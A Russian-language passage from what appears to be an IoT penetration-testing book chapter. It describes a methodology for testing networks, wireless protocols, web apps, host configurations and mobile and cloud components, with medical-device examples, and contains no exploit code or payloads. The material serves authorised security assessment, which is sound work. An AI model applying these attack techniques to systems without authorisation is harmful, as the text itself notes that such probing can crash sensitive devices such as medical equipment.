Изучение физических характеристик устройства поможет вам сделать выводы о его безопасности в целом. Так, миниатюрное устройство с длительным временем автономной работы может иметь слабые формы шифрования сетевого канала коммуникации. Причина в том, что при использовании вычислительной мощности, необходимой для более надежного шифрования, аккумулятор разряжался бы быстрее, а его емкость ограничена из-за размера устройства.

Сетевой уровень

Сетевой уровень, включающий в себя все компоненты, которые прямо или косвенно обмениваются данными по стандартным сетевым каналам связи, обычно является крупнейшим вектором атаки. Мы разделим процесс его тестирования на несколько частей: разведку, атаки на сетевой протокол и службы, а также тестирование беспроводного протокола.

Хотя многие другие проверки, рассматриваемые в этой главе, затрагивают работу сети, мы отвели для них отдельные разделы. Например, оценка веб-приложений в силу ее сложности и многообразия действий заслуживает особого рассмотрения.

Разведка

Мы уже обсуждали шаги, которые вы можете предпринять для выполнения пассивной разведки на устройствах интернета вещей в целом. В этом разделе мы описываем активную и пассивную разведку для сетей, в частности один из первых шагов для любой сетевой атаки. *Пассивная разведка* может включать в себя прослушивание сети для получения полезных данных, тогда как *активная* (разведка, которая требует взаимодействия с целью) требует прямого опроса устройств.

Тестирование на одном устройстве IoT – относительно простой процесс, потому что нужно сканировать только один IP-адрес. Но применительно к большой экосистеме, такой как умный дом или медицинская система с множеством устройств, сетевая разведка может быть более сложной. Мы рассмотрим обнаружение хоста, определение версии службы, идентификацию операционной системы и составление топологической карты сети.

Обнаружение хоста

Обнаружение хоста определяет, какие системы работают в сети, путем их проверки с использованием различных методов. Эти методы включают отправку пакетов эхо-запросов протокола управляющих сообщений интернета (ICMP), проведение сканирования TCP/UDP общих портов, прослушивание широковещательного трафика в сети или выполнение запроса ARP с целью проверить, находятся ли хосты в одном сегменте L2. (L2 относится к уровню 2 модели OSI компьютерной сети. Это уровень канала передачи данных, который отвечает за передачу данных между узлами в одном сегменте сети на физическом уровне. Ethernet является распространенным протоколом передачи данных.) Для сложных систем IoT, таких как серверы, управляющие камерами наблюдения, которые охватывают множество различных сегментов сети, важно не полагаться ни на один конкретный метод. Используйте различные комбинации, чтобы повысить шансы обхода файрволов или строгих конфигураций виртуальной локальной сети (Virtual Local Area Network – VLAN).

Этот шаг может быть наиболее полезным в тех случаях, когда мы проводим тест на проникновение в систему интернета вещей, не зная IP-адреса тестируемых систем.

Определение версии службы

После того как вы определили действующие хосты, определите все службы прослушивания. Начните со сканирования портов TCP и UDP. Затем выполните комбинацию *захвата баннера* (подключение к сетевой службе и считывание исходной информации, которую он отправляет в ответ) и зондирования с помощью инструментов для снятия отпечатков, таких как Амар или опции `-sV` в Nmap. Имейте в виду, что некоторые службы, особенно для медицинских устройств, подвержены сбоям даже при простом зондировании. Мы видели, как системы интернета вещей выходили из строя и просто перезагружались, после того как мы сканировали их с помощью функции определения версий Nmap. Этот инструмент сканирования отправляет специально созданные пакеты для получения ответов от определенных типов служб, которые в противном случае не отправляют никакой информации, когда вы к ним подключаетесь. По-видимому, те же самые пакеты могут сделать некоторые чувствительные устройства нестабильными, поскольку устройства не имеют надежной очистки входных данных в их сетевых службах, что приводит к повреждению памяти и последующему сбою.

Идентификация операционной системы

Вам нужно будет определить точную операционную систему, работающую на каждом из тестируемых хостов, чтобы вы могли позже разработать эксплойты для них. По крайней мере, определите архитектуру (например, x86, x64 или ARM). В идеале следует определить точный уровень пакета обновления операционной системы (для Windows) и версию ядра (для Linux или систем на основе Unix в целом).

Вы можете определить операционную систему через сеть, анализируя ответы хоста на специально созданные пакеты TCP, UDP и ICMP, – процесс, называемый *получением цифровых отпечатков*. Эти ответы будут незначительно различаться в реализации сетевого стека TCP/IP в разных операционных системах. Например, некоторые старые системы Windows отвечают на зондирующий пакет FIN открытого порта с пакетом FIN/ACK; другие отвечают RST, а третьи вообще не отвечают. Изучив статистику таких ответов, можно создать профиль для каждой версии операционной системы, а затем использовать эти профили для идентификации. (Для получения дополнительных сведений обратитесь к разделу *TCP/IP Fingerprinting Methods Supported by Nmap* в документации Nmap.)

Сканирование служб также может помочь выполнить снятие отпечатков операционной системы, потому что многие службы предоставляют системную информацию в своих рекламных баннерах. Nmap – отличный инструмент для обеих задач. Но имейте в виду, что

снятие отпечатков операционной системы некоторых чувствительных IoT-устройств может вызвать сбой.

Составление топологической карты сети

Топологическая карта моделирует связи между различными системами в сети. Этот шаг применяется, когда вам нужно протестировать всю экосистему устройств и систем, некоторые из которых могут быть подключены через маршрутизаторы и фаерволы, и не обязательно на том же участке L3. (L3 относится к уровню 3 модели OSI компьютерных сетей. Это сетевой уровень; он отвечает за пересылку и маршрутизацию пакетов. Уровень 3 вступает в игру, когда данные передаются через маршрутизаторы.) Создание сетевой карты протестированных активов становится полезным для моделирования угроз: это помогает вам увидеть, как атака, использующая цепочку уязвимостей на разных хостах, может привести к компрометации критических активов. На рис. 3.4 показана диаграмма топологии высокого уровня.




Рис. 3.4. Простая схема топологии домашней сети, которая включает в себя домашнее устройство для мониторинга пациента с имплантированным медицинским устройством

На этой абстрактной карте сети показан пациент с имплантированным медицинским устройством, связывающийся с домашним устройством мониторинга. Домашнее устройство в свою очередь использует локальное соединение Wi-Fi для отправки диагностических данных в облако, где врач периодически контролирует их для обнаружения аномалий.

Атаки на сетевой протокол и службы

Атаки на сетевые протоколы и службы состоят из следующих этапов: сканирование уязвимостей, анализ сетевого трафика, реверс-инжиниринг и эксплуатация протокола или службы. Также вы можете выполнять сканирование уязвимостей независимо от других этапов, в остальном этапы нужно выполнять последовательно.

Сканирование уязвимостей

Начните с проверки баз данных, таких как Национальная база данных уязвимостей (National Vulnerability Database – NVD) или VulnDB, на наличие известных уязвимостей в открытых сетевых службах. Иногда система оказывается настолько устаревшей, что отчет автоматического инструмента поиска уязвимостей занимает несколько страниц. Возможно, вы даже сможете использовать определенные уязвимости удаленно без аутентификации. Запустите хотя бы один инструмент сканирования, чтобы быстро выявить легкодоступные уязвимости. Если вы обнаружите серьезную уязвимость, такую как удаленное выполнение кода, то можете получить доступ к оболочке командной строки на устройстве. Убедитесь, что вы всегда контролируете среду сканирования и внимательно следите за ней, на случай непредвиденных простоев.

Анализ сетевого трафика

На раннем этапе процесса оценки безопасности используйте инструмент перехвата трафика, такой как Wireshark или tcpdump, – пусть он поработает некоторое время, чтобы вы получили представление об используемых протоколах связи. Если система IoT включает в себя различные взаимодействующие компоненты, такие как камера наблюдения со своим сервером или инфузионная помпа с электронной медкартой (EHR), сможете захватить любой сетевой трафик между ними. Известные атаки, такие как отравление кеша ARP, обычно удаётся провести в том же сегменте L3.

В идеале вы также должны запускать эти инструменты сбора трафика непосредственно на устройствах для захвата потенциального трафика межпроцессного взаимодействия (IPC) на локальном хосте. У вас могут возникнуть трудности с их запуском на встроенных устройствах, на которых эти инструменты обычно не установлены, потому что отсутствует простой процесс их настройки. Но нам часто удавалось осуществить кросс-компиляцию и установку таких инстру-

ментов, как tcpdump, даже на устройства с очень ограниченными аппаратными ресурсами, такие как домашние системы мониторинга кардиостимулятора. Мы продемонстрируем это в главе 6.

Подготовив репрезентативную выборку сетевого трафика, можете приступить к ее анализу. Определите, применяются ли незащищенные каналы связи: протоколы открытого текста; известные уязвимые протоколы, например набор сетевых протоколов (Universal Plug and Play – UPnP); и проприетарные протоколы, которые требуют дальнейшего изучения, или могут быть подвергнуты реверс-инжинирингу (обсуждаются в следующем разделе).

Реверс-инжиниринг протоколов связи

Вы должны произвести реверс-инжиниринг (обратную разработку) любых проприетарных протоколов связи, которые обнаружите. Создание новых протоколов – всегда палка о двух концах; некоторым системам действительно требуется собственный стек протоколов для обеспечения их производительности, функциональности или даже безопасности. Но разработка и реализация надежного протокола обычно весьма сложна. Многие системы интернета вещей, которые мы видели, используют TCP или UDP и созданы на их основе, часто с применением некоторых вариантов XML, JSON или другого структурированного языка. В сложных случаях мы сталкивались с проприетарными беспроводными протоколами, о которых мало общедоступной информации, например такими, которые содержатся в имплантируемых кардиостимуляторах. В подобных случаях было бы проще изучить протоколы под другим углом. Например, попробуйте отладить системные службы, которые взаимодействуют с уровнем драйвера, отвечающего за передачу радиосигнала. Таким образом, вам не обязательно анализировать собственный беспроводной протокол. Вместо этого вы могли бы понять, как он работает, – разобратся в уровне непосредственно над ним.

Мы использовали этот метод при оценке кардиостимулятора. Для этого прибегли к таким инструментам, как strace, прикрепленным к процессам, взаимодействующим с уровнем драйвера. Анализируя логи и файлы rsar, мы определили основной канал связи, обойдясь без анализа радиосигналов или других трудоемких методов, таких как преобразование Фурье, применяемых к проприетарному беспроводному каналу. Преобразование Фурье разлагает сигналы на составляющие их частоты.

Эксплойты протокола или службы

В качестве последнего шага в сетевой атаке следует попытаться на практике применить эксплойт протокола или прослушивающего сервиса, написав программу проверки концепции. Важно определить точные условия, необходимые для реализации эксплойта. Воспроизводится ли эксплойт в 100 % случаев? Требуется ли, чтобы система была в определенном состоянии? Предотвращает ли файрвол входя-

щий или исходящий обмен данными? Можете ли вы получить полномочия владельца системы после того, как вы успешно атаковали ее? Убедитесь, что вы получили надежные ответы на эти вопросы.

Тестирование беспроводного протокола

Мы посвящаем целый раздел этой главы тестированию беспроводного протокола, учитывая распространенность протоколов радиосвязи короткого, среднего и дальнего действия в экосистемах интернета вещей. Этот уровень может совпадать с тем, что в других публикациях называется «уровень восприятия» (Perception Layer), и включает в себя такие технологии распознавания, как радиочастотная идентификация (Radio-Frequency Identification, RFID), Глобальная система позиционирования (Global Positioning System, GPS) и стандарт радиосвязи в ближнем поле (Near-Field Communication, NFC).

Процесс анализа этих технологий перекрывается с действиями на сетевом уровне, описанными выше (см. подразделы «Анализ сетевого трафика» и «Протоколы реверс-инжиниринга»). Для анализа и атаки беспроводных протоколов обычно требуется специальное оборудование, в том числе: определенные чипсеты Wi-Fi с возможностью ввода данных, такие как Atheros; модули USB-Bluetooth, такие как Ubertooth; инструменты программно определяемой радиосвязи (Software-Defined Radio, SDR), такие как HackRF или LimeSDR.

На этом этапе вы испробуете определенные атаки, относящиеся к конкретному используемому беспроводному протоколу. Например, если какие-либо компоненты IoT используют Wi-Fi, протестируйте атаки, основанные на подмене пользователя или уязвимостях протокола WEP (Wired Equivalent Privacy) (он будет выделен красным флажком, потому что его легко взломать) и небезопасных реализациях защищенного доступа Wi-Fi (WPA/WPA2) со слабыми учетными данными. WPA3 скоро может попасть в эту категорию небезопасных протоколов. Мы рассмотрим наиболее важные атаки на эти протоколы в главах 10–13. Для пользовательских протоколов вы должны проверить отсутствие аутентификации (включая отсутствие взаимной аутентификации) и отсутствие шифрования и проверки целостности – то, что, к сожалению, мы наблюдаем довольно часто, даже в критически важных устройствах инфраструктуры.

Оценка веб-приложений

Веб-приложения, в том числе используемые в системах IoT, предоставляют одну из самых простых точек входа в сеть, потому что они часто доступны извне и имеют множество уязвимостей. Оценка веб-приложений – обширная тема, и существует огромное количество ресурсов, которые помогут вам в этом. Итак, мы сосредоточимся на методах, которые применяются конкретно к веб-приложениям, используемым в устройствах интернета вещей. На самом деле они не

отличаются существенно от любого другого существующего веб-приложения, но те, которые обнаруживаются на встроенных устройствах, часто, как известно, не имеют жизненных циклов безопасной разработки программного обеспечения, что приводит к очевидным и известным уязвимостям. Ресурсы для тестирования веб-приложений включают *The Web Application Hacker's Handbook* и все проекты OWASP, в число которых входит список топ-10 рисков, *Application Security Verification Standard (ASVS)* и *OWASP Testing Guide*.

Картирование приложений

Чтобы выполнить картирование веб-приложения, начните с изучения видимого, скрытого и содержимого веб-сайта по умолчанию. Определите точки ввода данных и скрытые поля и перечислите все параметры. Автоматизированные инструменты для сканирования (программное обеспечение для интеллектуального анализа данных, которое сканирует веб-сайты по одной странице за раз) могут помочь ускорить этот процесс, но вам также следует всегда просматривать сайты вручную. Можете использовать перехватывающий прокси для *пассивного сканирования* (мониторинг веб-контента при просмотре вручную), а также в качестве *активного сканирования* (активного сканирования сайта с использованием ранее обнаруженных URL-адресов и AJAX-запросов, встроенных в JavaScript, в качестве отправных точек).

Вы можете обнаружить *скрытый контент* или конечные точки веб-приложений, которые обычно недоступны по видимым гиперссылкам, пробуя ввести в адресной строке распространенные имена каталогов и имена/расширения файлов. Обратите внимание, что это может быть довольно заметная деятельность, ведь все эти запросы будут генерировать большой сетевой трафик. Например, средний список распространенных названий каталогов и имен файлов для инструмента веб-сканирования DirBuster содержит 220 560 записей. Это означает, что, если вы его используете, он отправит объекту не менее 220 560 HTTP-запросов в надежде обнаружить скрытые URL-адреса. Но не пренебрегайте этим шагом, особенно если оценка проводится в контролируемой среде. Мы порой обнаруживаем очень интересные, часто неаутентифицированные конечные точки веб-приложений на устройствах интернета вещей. Например, однажды мы обнаружили скрытый URL-адрес популярной модели камеры наблюдения, который позволял делать снимки без аутентификации, что, по сути, обеспечивало злоумышленнику удаленный контроль того, на что была направлена камера!

Также важно определить точки входа, где веб-приложение может получать пользовательские данные. Большинство уязвимостей в веб-приложениях возникает из-за того, что приложение получает ненадежные входные данные от неаутентифицированных удаленных участников. Вы можете использовать эти точки входа позже для фаззинга (автоматический способ предоставления неверных случайных данных в качестве входных данных) и тестировать внедрение.

Элементы управления на стороне клиента

Вы можете использовать элементы управления на стороне клиента (client-side controls), т. е. все, что обрабатывается браузером, локальные или мобильные приложения. Элементы управления на стороне клиента могут представлять собой скрытые поля, файлы cookie и Java-апплеты. Другие примеры – объекты JavaScript, AJAX, ASP.NET ViewState, ActiveX, Flash или Silverlight. Например, мы видели множество веб-приложений на встроженных устройствах, выполняющих аутентификацию пользователя на стороне клиента, которую злоумышленник всегда может обойти, поскольку пользователь может контролировать все, что происходит на стороне клиента. На устройствах использовались файлы JavaScript или .jar, .swf и .xar, которые злоумышленники могли декомпилировать и изменять для выполнения своих задач.

Аутентификация

Ищите уязвимости в механизме аутентификации приложения. Общеизвестно, что огромное количество систем интернета вещей поставляется с небезопасными предварительно настроенными учетными данными и что пользователи часто оставляют эти учетные данные без изменений. Эти учетные данные можно узнать, обратившись к руководствам или другим интернет-ресурсам или просто методом подбора. При тестировании систем интернета вещей нам приходилось встречать пары логин/пароль начиная с популярных admin/admin и вплоть до а/а (да, имя пользователя «а», пароль «а!»), а иной раз аутентификация и вовсе не использовалась. Чтобы взломать пароли, отличные от заданных по умолчанию, выполните атаки с подбором по словарю на все конечные точки аутентификации. В таких атаках задействованы автоматизированные инструменты для подбора пароля с использованием наиболее распространенных словарных слов или списков паролей, полученных в результате утечек. Почти каждый составленный нами отчет об оценке безопасности включает в себя «отсутствие защиты от перебора», встроженные устройства интернета вещей часто имеют ограниченные аппаратные ресурсы и могут не сохранять состояние, как это должны делать приложения SaaS.

Кроме того, проверьте небезопасную передачу учетных данных (которая обычно включает доступ по протоколу HTTP по умолчанию, без перенаправления на HTTPS); проверьте все функции «забыл пароль» и «запомнить меня»; выполните перечисление имен пользователей (угадать и перечислить допустимых пользователей); ищите условия открытия при отказе, при которых не удается выполнить аутентификацию, но из-за некоторого исключения приложение предоставляет открытый доступ.

Управление сеансом

Сеансы веб-приложения – это последовательности HTTP-транзакций, связанных с одним пользователем. Управление сеансом или процесс отслеживания этих HTTP-транзакций может стать сложным, поэтому проверьте эти процессы на наличие недостатков. Проверьте использование предсказуемых токенов, небезопасную передачу токенов и раскрытие токенов в журналах. Вы также можете обнаружить недостаточное время сеанса, уязвимости фиксации сеанса и атаки (Cross-site Request Forgery – CSRF), когда вы можете манипулировать аутентифицированными пользователями, чтобы выполнять нежелательные действия.

Контроль доступа и авторизация

Затем убедитесь, что сайт должным образом применяет контроль доступа. *Разделение на уровне пользователя*, или практика предоставления пользователям доступа с разными привилегиями к различным данным или функциям, является общей особенностью устройств интернета вещей. Другое название этой тактики – *управление доступом на основе ролей* (role-based access control, RBAC). Особенно часто она используется в сложных медицинских системах. Например, в системе доступа к электронным медкартам для врача предусмотрен более привилегированный доступ, чем для медсестры, которой может быть назначено только право на чтение. Точно так же системы камер будут иметь как минимум учетную запись администратора, которому доверено право изменять настройки конфигурации, и менее привилегированную учетную запись – только для просмотра, позволяющую операторам устройства просматривать канал камеры. Но для того, чтобы эта схема работала, должны использоваться надлежащие средства контроля доступа. Мы видели системы, в которых можно было запросить привилегированное действие из непривилегированной учетной записи, просто зная правильный URL-адрес или HTTP-запрос. Если система поддерживает несколько учетных записей, проверьте все границы привилегий. Например, может ли гостевая учетная запись получить доступ к функциям веб-приложения, которые должен использовать только администратор? Может ли гостевая учетная запись получить доступ к API администратора, управляемому другой структурой авторизации?

Проверка ввода

Убедитесь, что приложение правильно проверяет и очищает вводимые пользователем данные для всех данных точки входа. Это действие имеет решающее значение, поскольку наиболее популярным типом уязвимостей веб-приложений является ввод, при котором пользователи могут отправить свой собственный код в приложение под видом пользовательских данных (см. «Топ-10 рисков в сфере ин-

тернета вещей» из пакета документации OWASP). Тестирование проверки ввода приложения может длиться очень долго, поскольку оно предусматривает тестирование всех типов атак с использованием ввода, включая внедрение SQL, межсайтовое выполнение сценариев (XSS), внедрение команд операционной системы и внедрение внешнего объекта XML (XXE).

Логические ошибки

Проверьте наличие уязвимостей из-за логических ошибок. Эта задача особенно важна, когда веб-приложение имеет многоступенчатые процессы, в которых одно действие должно следовать за другим. Если в результате выполнения этих действий в неверном порядке приложение переходит в непреднамеренное и нежелательное состояние, это означает, что приложение имеет логический недостаток. Часто обнаружение ошибок в логике – это ручной процесс, требующий специальных знаний о приложении и отрасли, для которой оно разработано.

Сервер приложений

Убедитесь, что сервер размещает приложение безопасно. Защищенное веб-приложение, размещенное на небезопасном сервере приложений, теряет свои возможности защиты. Протестируйте безопасность сервера: используйте сканеры уязвимостей, чтобы выявить наличие ошибок сервера приложений и открытых уязвимостей. Кроме того, проверьте возможность атак десериализации и убедитесь в надежности всех файрволов веб-приложений. Проверьте правильность конфигурации сервера, например списки каталогов, содержимое по умолчанию и рискованные методы HTTP. Вы также можете оценить надежность SSL/TLS, проверку слабых шифров, самозаверяющих сертификатов и других распространенных уязвимостей.

Исследование конфигурации хоста

Процесс исследования конфигурации хоста оценивает систему изнутри после того, как вы получили локальный доступ. Например, вы можете выполнить эту проверку из учетной записи локального пользователя в серверном компоненте Windows системы интернета вещей. Войдя в систему, оцените различные технические аспекты, включая учетные записи пользователей, подключения к удаленной поддержке, средства управления доступом к файловой системе, открытые сетевые службы, небезопасные конфигурации серверов и многое другое.

Учетные записи пользователей

Проверьте, насколько безопасно настроены учетные записи пользователей в системе. Этот шаг включает тестирование на наличие учет-

ных записей пользователей по умолчанию и проверку устойчивости политик учетных записей. Такие политики включают историю паролей (можно ли использовать старые пароли, а если да, то когда допускается их повторное использование), срок действия пароля (как часто система заставляет пользователей менять пароли) и механизмы блокировки (сколько попыток ввода учетных данных предоставляется пользователю, прежде чем система заблокирует его доступ к учетной записи). Если IoT-устройство принадлежит к корпоративной сети, примите во внимание политику безопасности компании, чтобы обеспечить согласованность учетных записей. Например, если политика безопасности организации требует, чтобы пользователи меняли свои пароли каждые шесть месяцев, проверьте, что все учетные записи соответствуют политике. В идеале, если система позволяет интегрировать учетные записи со службами Active Directory или LDAP, компания должна иметь возможность централизованно применять эти политики через сервер.

Этот этап тестирования может показаться чересчур рутинным, но он один из самых важных. Злоумышленники часто пользуются ненадежными настройками учетных записей, которые не управляются централизованно, и благодаря этому в конечном счете остаются незамеченными. В ходе тестирования мы часто обнаруживаем локальные учетные записи пользователей с паролем, идентичным логину и установленным на неограниченный срок.

Надежность пароля

Проверьте безопасность паролей учетных записей пользователей. Надежность пароля важна, потому что злоумышленники могут угадать слабые учетные данные с помощью автоматизированных средств. Проверьте, соблюдаются ли требования к сложности пароля с помощью групповых или локальных политик в Windows и подключаемых модулей аутентификации (PAM) в системах на базе Linux, с одним предостережением: требования аутентификации не должны влиять на рабочий процесс. Рассмотрим следующий сценарий: хирургическая система применяет сложный пароль в 16 символов и блокирует доступ пользователей к учетной записи после трех неправильных попыток. Это готовый путь к катастрофе, когда у хирурга или медсестры возникает экстренная ситуация, а другого способа аутентификации в системе нет. В случаях, когда счет идет на секунды и на карту поставлены жизни пациентов, система безопасности не должна становиться непреодолимым препятствием.

Привилегии учетной записи

Убедитесь, что учетные записи и службы настроены по принципу минимальных прав – другими словами, они могут получить доступ только к тем ресурсам, которые им нужны, и не более того. Обычно мы видим плохо настроенное программное обеспечение без деталь-

ного разделения привилегий. Например, часто основной процесс не сбрасывает повышенные привилегии, когда они ему больше не нужны, или система позволяет различным процессам работать под одной и той же учетной записью. Этим процессам обычно требуется доступ только к ограниченному набору ресурсов, и, если не соблюдать правило ограничения, они в конечном счете накапливают чересчур много привилегий; после взлома они предоставляют злоумышленнику полный контроль над системой. Мы также часто находим простые службы ведения журналов, работающие с правами SYSTEM или root. «Риск, сопряженный с чрезмерными привилегиями» – такую пометку мы делаем почти в каждом своем отчете об оценке безопасности.

В частности, в системах Windows проблему можно решить с помощью управляемых учетных записей служб, которые позволяют изолировать учетные записи домена, используемые критически важными приложениями, и автоматизировать управление их учетными данными. В системах Linux использование таких механизмов безопасности, как capabilities, seccomp (заносащих в белый список системные вызовы), SELinux и AppArmor поможет ограничить права процесса и укрепить защиту операционных систем. Кроме того, в управлении учетной записью полезны такие решения, как Kerberos, OpenLDAP и FreeIPA.

Уровни патчей

Убедитесь, что операционная система, приложения и все сторонние библиотеки актуальны и регулярно обновляются. Патчи важны, сложны и часто недооценены. Тестирование устаревшего программного обеспечения может показаться рутинной задачей (которую обычно можно автоматизировать с помощью инструментов сканирования уязвимостей), но почти нигде вы не найдете полностью обновленную экосистему. Чтобы обнаружить компоненты с открытым исходным кодом с известными уязвимостями, используйте инструменты анализа состава программного обеспечения, которые автоматически проверяют сторонний код на предмет отсутствующих исправлений. Чтобы обнаружить отсутствующие исправления для операционной системы, вы можете полагаться на сканирование уязвимостей с аутентификацией или даже проверять их вручную. Не забудьте проверить, поддерживают ли поставщики IoT-устройств актуальную версию ядра Windows или Linux; вы не раз убедитесь, что это не так.

Компоненты системы обновлений – один из недостатков индустрии информационной безопасности и в особенности мира интернета вещей. Одна из основных причин в том, что встроенные устройства по своей природе труднее поддаются изменениям: они часто используют сложную неизменяемую прошивку. Другая причина заключается в том, что обновление и исправление некоторых систем, таких как банкоматы, на регулярной основе может быть непомерно дорогим ввиду высокой стоимости простоя (времени, в течение которого клиенты не могут получить доступ к системе) и объема работы. Что же касается узкоспециализированных систем, таких как медицинские

устройства, поставщик должен сначала провести тщательное тестирование, прежде чем выпустить новый патч. Вы же не хотите, чтобы анализатор крови выдал ложноположительный результат в тесте на гепатит из-за ошибки с плавающей запятой, вызванной последним обновлением! А как насчет обновления имплантируемого кардиостимулятора? Обновление должно быть в буквальном смысле вопросом жизни и смерти, чтобы оправдать вызов всех пациентов к врачу для внесения поправок.

В ходе тестирования мы часто видим, что стороннее программное обеспечение используется без обновлений, даже если основные компоненты актуальны. Распространенные примеры в Windows – Java, некоторые продукты Adobe и даже Wireshark. На устройствах Linux часто встречаются устаревшие версии OpenSSL. Иногда программное обеспечение установлено без определенной цели, и лучше удалить его, а не пытаться установить для него процесс исправления. Зачем нужно устанавливать Adobe Flash на сервере, который взаимодействует с ультразвуковым аппаратом?

Удаленное обслуживание

Проверьте безопасность удаленного обслуживания и поддержку подключения для устройства. Часто вместо того, чтобы отправить устройство поставщику на доработку, организация звонит ему и предлагает сотрудникам техподдержки удаленно подключаться к системе. Злоумышленники иногда используют функции удаленного подключения как лазейки, обеспечивающие административный доступ. Большинство этих методов небезопасно. Примером может служить взлом сети магазинов Target, когда злоумышленники проникли в основную сеть магазина через стороннюю HVAC-компанию.

Поставщики могут обновлять устройства удаленно, но обычно это не лучший способ своевременно обновлять устройства интернета вещей в вашей сети. Поскольку некоторые из этих устройств слишком чувствительные и сложные, сотрудники компании не могут просто начать скрытно устанавливать на них обновления; всегда есть шанс что-то нарушить. А что, если устройство выйдет из строя в самый острый момент (взять, к примеру, компьютерный томограф в больнице или датчик критической температуры на электростанции)?

Важно оценить не только программное обеспечение для удаленной поддержки (в идеале путем реинжиниринга его двоичных файлов) и его канал связи, но и установленный процесс удаленного обслуживания. Использует ли объект круглосуточную связь? Существует ли двухфакторная аутентификация при подключении поставщика? Ведется ли журнал?

Управление доступом к файловой системе

Убедитесь, что принцип назначения минимальных привилегий, упомянутый выше в этой главе, применяется к ключевым файлам и ка-

талогах. Часто пользователи с низкими привилегиями могут читать и записывать важные каталоги и файлы (например, исполняемые файлы служб), что позволяет упростить атаки с повышением привилегий. Действительно ли пользователям, не являющимся администраторами, нужен доступ для записи в C:\Program Files? Нужен ли каким-либо пользователям доступ к /root? Однажды мы оценивали встроенное устройство с несколькими сценариями запуска, которые были доступны для изменения рядовыми пользователями, что позволяло злоумышленнику использовать локальный доступ для запуска собственных программ с правами root и получения полного контроля над системой.

Шифрование данных

Убедитесь, что конфиденциальные данные зашифрованы. Начните с определения наиболее конфиденциальных данных, таких как *Защищенная медицинская информация* (Protected Health Information – PHI) или личная информация (Personally Identifiable Information – PII). PHI включает в себя любые записи о состоянии здоровья, предоставлении или оплате медицинских услуг, тогда как PII (*Информация для установления личности*) – это любые данные, которые потенциально могут идентифицировать конкретного человека. Убедитесь, что эти данные зашифрованы, проверив конфигурацию системы на наличие криптографических примитивов. Если кому-то удалось украсть диск устройства, сможет ли он прочесть данные? Применяется ли шифрование всего диска, шифрование базы данных или любое другое шифрование, и насколько оно криптографически устойчиво?

Неверная конфигурация сервера

Неверно настроенные службы могут быть небезопасными. Например, вы все еще можете найти FTP-серверы, на которых по умолчанию включен гостевой доступ, что позволяет злоумышленникам анонимно подключаться и читать или писать в определенные папки. Мы однажды обнаружили Oracle Enterprise Manager, работающий как SYSTEM и доступный удаленно с учетными данными по умолчанию, который позволял злоумышленникам выполнять команды операционной системы, злоупотребляя хранимыми процедурами Java. Эта уязвимость позволила злоумышленникам полностью взломать систему через сеть.

Мобильное приложение и облачное тестирование

Проверьте безопасность любого мобильного приложения, связанного с системой IoT. В наши дни разработчики часто создают приложения, работающие под Android и iOS, для чего угодно – даже для кардиостимуляторов! Подробнее о тестировании безопасности мобильных

приложений можно узнать в главе 14. Кроме того, ознакомьтесь со списком «Топ-10 мобильных приложений» OWASP, документами *Mobile Security Testing Guide* (Руководство по тестированию безопасности мобильных приложений) и *Mobile Application Security Verification Standard* (Стандарт проверки безопасности мобильных приложений).

В ходе недавней оценки мы обнаружили, что приложение отправляет персональные данные о состоянии здоровья в облако без ведома врача или медсестры, работающей с устройством. Это, по сути, не техническая уязвимость, но серьезное нарушение конфиденциальности, о котором должны знать заинтересованные стороны.

Также оцените состояние безопасности любого облачного компонента, связанного с системой интернета вещей. Изучите взаимодействие между облаком и компонентами IoT. Обратите особое внимание на серверные API и реализации на облачных платформах, включая, помимо прочего, AWS, Azure и Google Cloud Platform. Часто встречаются уязвимости, связанные с *небезопасными прямыми ссылками на объекты* (IDOR), которые позволяют любому, кто знает правильный URL, получить доступ к конфиденциальным данным. Например, AWS иногда позволяет злоумышленнику получить доступ к так называемым корзинам S3, используя URL-адрес, связанный с объектами данных, которые содержит корзина.

Многие задачи, связанные с тестированием облачных технологий, будут пересекаться с оценкой безопасности мобильных и веб-приложений. В первом случае причина в том, что клиент, использующий эти API, обычно является приложением для Android или iOS. В последнем случае мы принимаем во внимание, что многие облачные компоненты в основном являются веб-сервисами. Вы также можете проверить любые подключения к облаку для удаленного обслуживания и поддержки, как упоминалось в разделе «Обзор конфигурации хоста».

Нам удалось выявить ряд облачных сервисов с уязвимостями: жестко запрограммированные облачные токены, ключи API, встроенные в мобильные приложения и двоичные файлы микропрограмм, отсутствие закрепления сертификатов TLS и уязвимость служб интрасети (таких как неаутентифицированный сервер кеширования Redis или служба метаданных) для общественности из-за неправильной конфигурации. Имейте в виду, что вам необходимо разрешение от владельца облачных сервисов для выполнения любого тестирования в облаке.

Заключение

